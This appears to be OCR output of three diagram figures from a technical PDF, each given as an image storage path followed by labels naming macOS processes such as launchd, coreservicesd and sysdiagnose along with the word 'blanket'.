

launchd
blanket
coreservicesd



launchd
B
blanket
coreservicesd



sysdiagnose
launchd
blanket
coreservicesd

